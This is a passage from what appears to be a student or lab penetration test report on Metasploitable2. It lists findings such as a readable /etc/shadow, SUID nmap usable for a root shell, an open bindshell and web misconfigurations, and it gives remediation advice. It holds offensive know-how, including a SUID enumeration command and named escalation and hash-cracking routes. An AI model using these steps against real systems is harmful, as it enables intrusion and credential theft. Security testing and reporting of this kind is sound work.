With root access, the /etc/shadow file was successfully read, exposing MD5 password hashes for all system accounts. These are vulnerable to offline cracking using John the Ripper or Hashcat.

3.7 SUID Binaries Exposed

Vulnerability ID	PT6-007
Severity	HIGH
Command	find / -perm -4000 2>/dev/null
Notable Binaries	/usr/bin/nmap, /usr/bin/sudo, /bin/su
Impact	Potential alternate privilege escalation paths

Enumeration revealed several SUID binaries. Nmap with SUID permissions can be exploited via GTFOBins to spawn an interactive root shell.

3.8 Multiple Insecure Services Running

Vulnerability ID	PT6-008
Severity	MEDIUM
Services	FTP (21), Telnet (23), IRC (6667), Bindshell (1524), VNC (5900)
Tool Used	Nmap -sV
Impact	Expanded attack surface, plaintext credential exposure

Nmap scanning revealed 22 open ports. Port 1524 exposes an open bindshell with direct root shell access. Telnet and FTP transmit credentials in plaintext.

3.9 Web Server Misconfigurations - Nikto

Vulnerability ID	PT6-009
Severity	MEDIUM
Tool Used	Nikto v2.6.0
Findings	Outdated Apache 2.2.8, exposed phpinfo.php, missing security headers, directory indexing
Impact	Information disclosure, server fingerprinting

Nikto identified multiple web server misconfigurations including exposed phpinfo.php, missing security headers, and an outdated Apache version with known vulnerabilities.

4. Risk Rating Summary

ID	Vulnerability	Severity	CVSS	Status
PT6-001	Default SSH Credentials	Critical	9.8	Exploited
PT6-002	SQL Injection - DVWA	Critical	9.8	Exploited
PT6-003	XSS Reflected — DVWA	High	8.2	Exploited
PT6-004	Sudo Misconfiguration	Critical	9.8	Exploited
PT6-005	Outdated Kernel 2.6.24	Critical	9.3	Confirmed
PT6-006	/etc/shadow Accessible	High	8.5	Exploited
PT6-007	SUID Binaries Exposed	High	7.8	Confirmed
PT6-008	Insecure Services Running	Medium	6.5	Confirmed
PT6-009	Web Server Misconfigurations	Medium	5.8	Confirmed

5. Impact Analysis

The vulnerabilities identified, when chained together, result in complete compromise of the target system.

5.1 Complete System Compromise

The combination of default SSH credentials and unrestricted sudo configuration allowed root-level access in under 5 minutes. With root access, an attacker has unrestricted control over the entire system.

5.2 Data Breach Risk

Full access to /etc/shadow exposes all password hashes. MD5 hashes could be cracked offline, compromising every user account. SQL Injection also exposed all application database records.

5.3 Persistence & Backdoor Installation

With root access, an attacker could install backdoors, create hidden admin accounts, or add malicious cron jobs. The reset_logs.sh script found in /root demonstrates log-clearing capabilities already present on the system.

5.4 Lateral Movement Potential

The compromised system could serve as a pivot point for attacking other systems. With 22 open services and a 2008-era kernel, the attack surface is enormous. VNC (port 5900) and the open bindshell (port 1524) provide additional persistent access vectors.

5.5 Reputational & Regulatory Impact

In a real-world scenario, such a compromise would trigger mandatory breach notifications, regulatory penalties (GDPR, HIPAA), loss of customer trust, and significant remediation costs.

6. Remediation Recommendations

6.1 Critical Priority — Immediate Action Required

Finding	Recommendation
Default SSH Credentials	Change all default credentials immediately. Implement SSH key-based authentication. Set PasswordAuthentication no in /etc/ssh/sshd_config.
Sudo Misconfiguration	Remove (ALL) ALL from /etc/sudoers. Use principle of least privilege — grant only specific required commands.
SQL Injection	Implement parameterized queries/prepared statements. Never concatenate user input directly into SQL queries.
Outdated Kernel	Upgrade Linux kernel immediately. Linux 2.6.24 from 2008 has hundreds of unpatched CVEs. Enable automatic security updates.

6.2 High Priority

Finding	Recommendation
XSS Vulnerability	Implement output encoding. Use Content-Security-Policy headers. Validate and sanitize all input server-side.
/etc/shadow Exposure	Ensure /etc/shadow readable only by root. Upgrade password hashing from MD5 to bcrypt or SHA-512.
SUID Binaries	Audit all SUID binaries. Remove unnecessary SUID permissions. Run: <code>chmod u-s /usr/bin/nmap</code> .

6.3 Long-Term Hardening

- Disable all unnecessary services - close FTP (21), Telnet (23), IRC (6667), and bindshell (1524) immediately
- Implement a Web Application Firewall (WAF) to detect and block injection attacks
- Deploy an Intrusion Detection System (IDS) to monitor for privilege escalation attempts
- Enable comprehensive audit logging - monitor sudo usage, SSH logins, and file access
- Remove reset_logs.sh from /root - log clearing scripts should not exist on any production system
- Conduct regular vulnerability assessments and penetration tests on a scheduled basis
- Implement network segmentation to limit lateral movement potential
- Enforce principle of least privilege across all user accounts and services

7. Conclusion

This lab engagement successfully demonstrated a complete end-to-end penetration testing lifecycle against Metasploitable2. Beginning with systematic reconnaissance and scanning, the assessment progressed through web application exploitation, privilege escalation, and post-exploitation activities, achieving full root-level compromise of the target system.

The most significant finding was the combination of four Critical vulnerabilities: default SSH credentials providing initial access, an unrestricted sudo configuration enabling immediate privilege escalation, a critically outdated Linux kernel, and a functional SQL Injection vulnerability exposing the entire database. Together, these enabled complete system compromise in under five minutes.